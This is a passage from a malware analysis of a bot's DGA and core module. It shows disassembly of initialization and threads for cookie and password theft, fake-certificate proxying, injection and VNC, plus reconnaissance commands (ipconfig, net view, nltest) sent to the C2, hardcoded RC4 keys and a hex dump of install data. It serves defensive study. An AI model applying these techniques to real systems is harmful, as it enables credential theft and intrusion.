005192B5 lea     ecx, [ebp+var_18]
005192B8 push    edi
005192B9 push    eax             ; eax = 4
005192BA push    ecx
005192BB call    rc4_crypt       ; 0xC9ED7E28 -> decrypted DWORD
005192C0 add     esp, 0Ch
005192C3 push    esi
005192C4 push    32
005192C6 push    [ebp+var_18]    ; seed = 0xC9ED7E28
005192C9 call    generate_domains_list
005192CE add     esp, 0Ch
005192D1 lea     eax, [ebp+var_7F]
005192D4 push    eax
005192D5 push    offset unk_53C7A6 ; "/post.php"
005192DA call    decode_cstring
005192DF add     esp, 8
```


The final value is the seed for generating the domains. The strings generated by the algorithm are appended with `.com` domain extension, and the gate address `post.php`. Summing up, the used DGA is a client-side implementation of the same algorithm that is used in the panel.

Those domains are filled in an internal structure, and then they are picked one by one, till the responding domain is found.

The generated domains are aggregated in an internal structure, and queried one by one.

The core (bot32.dll)

The below diagram shows the components of the malware running in particular processes, after the execution got redirected to the main bot (running inside `msiexec`).



The bot's execution steps:

A) Starting execution at Entry Point (after being loader by the previous - loader - component)

- initialize internals:
  - init imports loader (store pointers to `LoadLibraryA` and `GetProcessAddress` in global variables, that will be used to load import by hash)
  - walk through the Import Table and load all the imports (they were not initialized by the loader component)
  - init a CRC32 table
  - WSA startup (initialize WinSock 2.0)
  - decrypt internal configuration (including C2 URL) with a hardcoded RC4 key #1 (in currently analyzed sample it is `fgnukdkakyldcgqnleqe`)
  - InternetSetOptionA: INTERNET_OPTION_MAX_CONNS_PER_SERVER -> 10
  - read installation data stored in the registry:`Software\Microsoft\<hardcoded key>` (in the currently analyzed version it is `lolo->ytsu`). If found, decrypt the information. The data stored in the registry key is encrypted/decrypted with the help of the RC4 key #2, retrieved from the C2 configuration (in the analyzed sample it is `90f1e19e2306648e9e22059d47f36016`). Those data contains paths to encrypted components stored in unique directories created in `%APPDATA%`
  - get Volume CLSID for the unique identification of the infected machine
  - init default UserAgent string: `Mozilla/5.0 (Windows NT 6.3; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.88 Safari/537.36`)
- fetch path to the VNC module from the information saved in the registry

- fetch the unique Bot ID saved in the registry and store it in a global variable for further use
- run threads responsible for particular malicious actions, such as:
  - command parsing loop: parse commands sent to the bot, and deploy demanded actions
  - upload to the C2 files where the stolen data were collected
  - steal data from browsers SQLite databases (cookies)
  - install a fake certificate and run the local proxy
  - a loop monitoring the processes and injecting the modules in them
  - run VNC server

Implementation details of the selected actions will be given below.

Core bot's main function

Analysis based on sample: ab756f154d266c8ba19bdfa8bcaf1b73

The execution of the core bot starts by the initialization phase.

```
1003183E ; BOOL __stdcall start(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpReserved)
1003183E public start
1003183E start proc near
1003183E
1003183E var_8D8= byte ptr -8D8h
1003183E var_D2= byte ptr -0D2h
1003183E hinstDLL= dword ptr  8
1003183E fdwReason= dword ptr  0Ch
1003183E lpReserved= dword ptr  10h
1003183E
1003183E push    ebp
1003183F mov     ebp, esp
10031841 push    edi
10031842 push    esi
10031843 sub     esp, 8D0h
10031849 mov     eax, [ebp+hinstDLL]
1003184C mov     g_myModuleBase, eax
10031851 call    val_2
10031856 mov     ecx, eax
10031858 call    init_internals
1003185D mov     ecx, eax
1003185F xor     eax, eax
10031861 test    cl, cl
10031863 jz      terminate       ; initialization failed
```

The initialization function prepares various elements of the bot for the further functionality. First, the imports lookup is initialized:

```
100312D7 init_internals proc near
100312D7
100312D7 var_10= dword ptr -10h
100312D7
100312D7 push    ebp
100312D8 mov     ebp, esp
100312DA push    ebx
100312DB push    edi
100312DC push    esi
100312DD push    eax
100312DE mov     esi, ecx
100312E0 call    init_imports_loader
100312E5 test    al, al
```

Due to the fact that the loader component didn't fill the import table, the payload needs to do it on its own. It walks through the import table and fills the thunks.


```
1003133B
1003133B not_invalid:
1003133B mov     edi, g_myModuleBase
10031341 sub     esp, 10h
10031344 mov     esi, esp
10031346 push    0Dh
10031348 push    esi
10031349 push    offset unk_1009ACC0 ; "kernel32.dll"
1003134E call    decode_cstring
10031353 add     esp, 0Ch
10031356 push    esi
10031357 push    edi
10031358 call    load_function_from_lib
1003135D add     esp, 8
10031360 test    al, al
10031362 jz      failed
```

```
10031368 push    g_myModuleBase
1003136E call    load_functions
10031373 add     esp, 4
10031376 test    al, al
10031378 jz      failed
```

Then we can see the initialization of the socket, and of the decryption of the stored configuration:

```
1003137E call    get_process_heap
10031383 call    decode_more
10031388 call    nullsub_2
1003138D call    nullsub_1
10031392 call    wsa_startup
10031397 call    reset_global_word
1003139C push    offset aFgnukdkakyldcg ; "fgnukdkakyldcgqnleqe"
100313A1 push    offset encrypted_config
100313A6 call    decrypt_config
100313AB add     esp, 8
100313AE call    to_InternetSetOptionA
100313B3 call    init_critical_sec
100313B8 test    bl, 1
100313BB jz      short loc_100313C2
```

The bot collects some data about the execution environment, and retrieves the previously saved information from the registry:



After the initialization succeeded, the bot continued the execution of the malicious operations, by deploying various threads.

```
1003188E call    fetch_saved_bot_id_from_reg
10031893 add     esp, 4
10031896 lea     esi, [ebp+var_8D8]
1003189C mov     ecx, esi
1003189E push    edi             ; UNIQUE BOT ID
1003189F call    _to_copy_buffer
100318A4 push    esi
100318A5 call    store_unique_bot_id
100318AA add     esp, 4
100318AD mov     ecx, esi
100318AF call    free_value
100318B4 push    esi
100318B5 call    sub_1000D8A2
100318BA add     esp, 4
100318BD push    esi
100318BE call    thread_parse_commands ; parse commands and run file uploading thread
100318C3 add     esp, 4
100318C6 push    esi
100318C7 call    thread_rename_stolen_data_file_to_tmp
100318CC add     esp, 4
100318CF push    esi
100318D0 call    thread_rename_files_to_tmp
100318D5 add     esp, 4
100318D8 push    esi
100318D9 call    waiting_thread
100318DE add     esp, 4
100318E1 push    esi
100318E2 call    thread_passwords_cookies_stealing
100318E7 add     esp, 4
100318EA push    esi
100318EB call    thread_install_cert_and_make_proxy
100318F0 add     esp, 4
100318F3 push    esi
100318F4 call    thread_make_injections
100318F9 add     esp, 4
100318FC push    esi
100318FD call    thead_socket_listen
10031902 add     esp, 4
10031905 push    esi
10031906 call    thread_read_write_files
1003190B add     esp, 4
1003190E push    esi
1003190F call    start_vnc_server_thread
10031914 add     esp, 4
10031917 xor     edi, edi
10031919 push    79EAE4h
1003191E push    edi
1003191F call    load_func_by_checksum ; kernel32.WaitForSingleObject #1452
10031924 add     esp, 8
10031927 push    0FFFFFFFFh
10031929 push    g_Thread
1003192F call    eax             ; call kernel32.WaitForSingleObject
```

In the newer versions, one more thread has been added for querying the information about the network settings.

```
1002C454 add     esp, 4
1002C457 push    esi
1002C458 call    read_write_files_thread
1002C45D add     esp, 4
1002C460 push    esi
1002C461 call    thread_start_vnc_server
1002C466 add     esp, 4
1002C469 call    thread_query_network_settings
1002C46E push    79EAE4h
1002C473 push    0
1002C475 call    load_func_by_checksum ; kernel32.WaitForSingleObject #1452
1002C47A add     esp, 8
1002C47D push    0FFFFFFFFh
1002C47F push    dword_1007013C
1002C485 call    eax             ; kernel32.WaitForSingleObject
```

The data is retrieved simply by querying commands such as:

```
ipconfig /all
net config workstation
net view /all /domain
nltest /domain_trusts
nltest /domain_trusts /all_trusts
```


The output is reported to the C2.

Storage


The bot keeps its data in encrypted files, stored in %APPDATA%, in directories with pseudo-random names. In order to keep track of what files are in use, and what are their purposes, it uses a special structure. This structure is generated at the moment of bot's installation, and kept in the encrypted format in a dedicated registry key, which is also encrypted.

Let's take a look at the full logic of the malware's storage.

Both, the loader and the bot, comes with an internal configuration that resides in the `.data` section of the PE, and is encrypted with the hardcoded key (key#1).




After decrypting this configuration, we can see data such as the campaign ID, C2 URL, and also another RC4 key (key#2) - which will be used i.e. for communication with the C2.



This key (key#2) is also going to be used for encrypting/decrypting of the installation information block, stored in the registry, and shared between the loader and the bot.


At the moment of installation, the first malicious module (loader) creates the installation registry key, and fills it with the encrypted content of the installation information block.

The loader generates a 0x28 bytes long RC4 key (key#3), that will be further used for encrypting dropped files:



The RC4 context is initialized with the random 0x28 byte long key.

The generated context:



The buffer shown on the picture is the RC4 context data that was initialized with the given key.

Instead of storing this key (as it would be done in typical scenarios) the RC4 context data is stored inside of the installation data block.

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00000000  00 17 02 01 C4 03 00 00 A4 13 51 7F C5 78 8E 80  ....Ä...¤.Q.ĹxŽ€
00000010  F6 15 E5 11 8B B7 80 6E 6F 6E 69 63 54 00 45 00  ö.ĺ.‹·€nonicT.E.
00000020  53 00 54 00 4D 00 41 00 43 00 48 00 49 00 4E 00  S.T.M.A.C.H.I.N.
00000030  45 00 5F 00 32 00 45 00 42 00 46 00 46 00 31 00  E._.2.E.B.F.F.1.
00000040  46 00 34 00 30 00 38 00 44 00 30 00 46 00 35 00  F.4.0.8.D.0.F.5.
00000050  44 00 44 00 00 00 00 00 00 00 00 00 00 00 00 00  D.D.............
00000060  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000070  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000000E0  00 00 00 00 00 00 45 00 70 00 7A 00 69 00 00 00  ......E.p.z.i...
000000F0  00 00 00 00 00 00 00 00 C0 C8 E9 04 6D 35 79 30  ........ŔČé.m5y0
00000100  8A A5 8D ED 6F 08 A6 4E 29 85 D8 7A 94 D2 BD FB  ŠĄŤío.¦N)…Řz”Ň˝ű
00000110  20 AA E0 60 71 12 9C 13 54 C9 3F 75 49 32 AD E6   Şŕ`q.ś.TÉ?uI2.ć
00000120  D3 F1 D6 41 0A 2F 2C 69 6A F0 9A A3 A9 D5 44 8E  ÓńÖA./,ijđšŁ©ŐDŽ
00000130  B7 02 19 D1 87 5F 52 74 81 2A 62 FE C7 61 3D E3  ·..Ń‡_Rt.*bţÇa=ă
00000140  F2 89 B3 6E 40 17 C5 57 67 4D 3B 9B A0 4F AF EC  ň‰łn@.ĹWgM;› OŻě
00000150  1B 92 72 A1 86 DA 3C 50 BA AB FC 1E C2 64 8B 1A  .’r˘†Ú<Pş«ü.Âd‹.
00000160  F5 93 B5 DF E7 EB B2 80 BE DB 16 96 B0 46 EA F9  ő“µßçë˛€ľŰ.–°Fęů
00000170  7D 0C 47 14 26 2B 98 F3 0B 00 AC 78 C6 F6 A2 22  }.G.&+.ó..¬xĆö˘"
00000180  84 FA BF 45 99 E8 7F 34 1C 27 11 A7 5B 83 42 E1  „úżE™č.4.'.§[.Bá
00000190  51 25 8F 01 95 CA BC 6C 55 76 23 4B 33 21 90 D7  Q%Ź.•ĘĽlUv#K3!.×
000001A0  E5 48 9F CF 9D A8 C1 5A 3A 56 C4 97 37 0D 7C 82  ĺHźĎť¨ÁZ:VÄ—7.|‚
000001B0  AE E2 05 9E 4C 6B 18 66 1F FF 0E 5D 36 0F EE 65  ®â.žLk.f.˙.]6.îe
000001C0  1D 63 D0 7B 68 DD 07 73 09 CD B8 43 E4 39 59 7E  .cĐ{hÝ.s.Í¸Cä9Y~
000001D0  CC 06 DE F8 24 B6 FD 77 88 CE CB A4 D9 C3 8C F4  Ě.Ţř$¶ýw.ÎË¤ŮĂŚô
000001E0  B1 10 38 70 DC 15 5C B4 D4 F7 91 B9 2D 4A BB 3E  ±.8pÜ.\´Ô÷‘ą-J»>
000001F0  31 EF 2E 53 5E 28 03 58 00 00 00 E0 C7 33 45 68  1ď.S^(.X...ŕÇ3Eh
00000200  73 75 5C 68 79 62 75 2E 64 6C 6C 00 00 00 00 00  su\hybu.dll.....
00000210  00 00 00 00 00 00 00 00 00 00 00 00 00 00 55 77  ..............Uw
00000220  63 69 5C 65 77 69 64 67 6F 2E 76 65 00 00 00 00  ci\ewidgo.ve....
00000230  00 00 00 00 00 00 00 00 00 00 00 00 00 00 45 67  ..............Eg
00000240  65 6B 6F 7A 5C 65 78 63 61 61 2E 62 65 6F 64 00  ekoz\excaa.beod.
00000250  00 00 00 00 00 00 00 00 00 00 00 00 00 00 56 69  ..............Vi
00000260  66 75 5C 6F 70 75 7A 7A 65 65 2E 69 74 6E 69 00  fu\opuzzee.itni.
00000270  00 00 00 00 00 00 00 00 00 00 00 00 00 00 45 71  ..............Eq
00000280  65 71 76 65 5C 6E 6F 72 69 2E 6B 6F 75 70 71 00  eqve\nori.koupq.
00000290  00 00 00 00 00 00 00 00 00 00 00 00 00 00 49 78  ..............Ix
000002A0  6D 75 6B 5C 65 66 77 61 6E 65 6E 2E 72 61 62 75  muk\efwanen.rabu
000002B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 59 78  ..............Yx
000002C0  65 7A 79 68 5C 75 73 75 6E 2E 7A 61 74 79 6F 00  ezyh\usun.zatyo.
000002D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 43 65  ..............Ce
000002E0  61 64 74 75 5C 78 79 6D 79 6D 2E 65 70 6D 69 65  adtu\xymym.epmie
000002F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 4C 69  ..............Li
00000300  67 65 75 5C 75 78 69 73 68 75 2E 71 79 6B 00 00  geu\uxishu.qyk..
00000310  00 00 00 00 00 00 00 00 00 00 00 00 00 00 55 6D  ..............Um
00000320  65 77 5C 65 78 65 6D 69 74 79 73 2E 70 65 00 00  ew\exemitys.pe..
00000330  00 00 00 00 00 00 00 00 00 00 00 00 00 00 55 70  ..............Up
00000340  6C 75 71 5C 76 79 75 66 65 73 2E 70 75 75 00 00  luq\vyufes.puu..
00000350  00 00 00 00 00 00 00 00 00 00 00 00 00 00 45 63  ..............Ec
00000360  63 6F 61 67 5C 73 75 6F 72 65 68 7A 2E 7A 61 6F  coag\suorehz.zao
00000370  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000380  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000390  00 00 00 00 00 00 00 00 00 00 00 00 00 00 51 69  ..............Qi
000003A0  70 69 63 75 61 76 00 00 00 00 00 00 00 00 00 00  picuav..........
000003B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 74 6F  ..............to
000003C0  61 6C 00 00 00 00 00 70 6F 62 75 00 00 00 00 00  al.....pobu.....
000003D0  7F 2C 4B D5 DC 7B A6 D0 B5 EB 6F 05 2A 50 57 F0  .,KŐÜ{¦Đµëo.*PWđ
000003E0  03 7B 5B EB B4 DE 87 5E CB 96 58 AE 16 51 3A 02  .{[ë´Ţ‡^Ë–X®.Q:.
000003F0  54 45 02 FB 1A 55 AC FA 0F C6 68                 TE.ű.U¬ú.Ćh
```

RC4 context generated by the loader

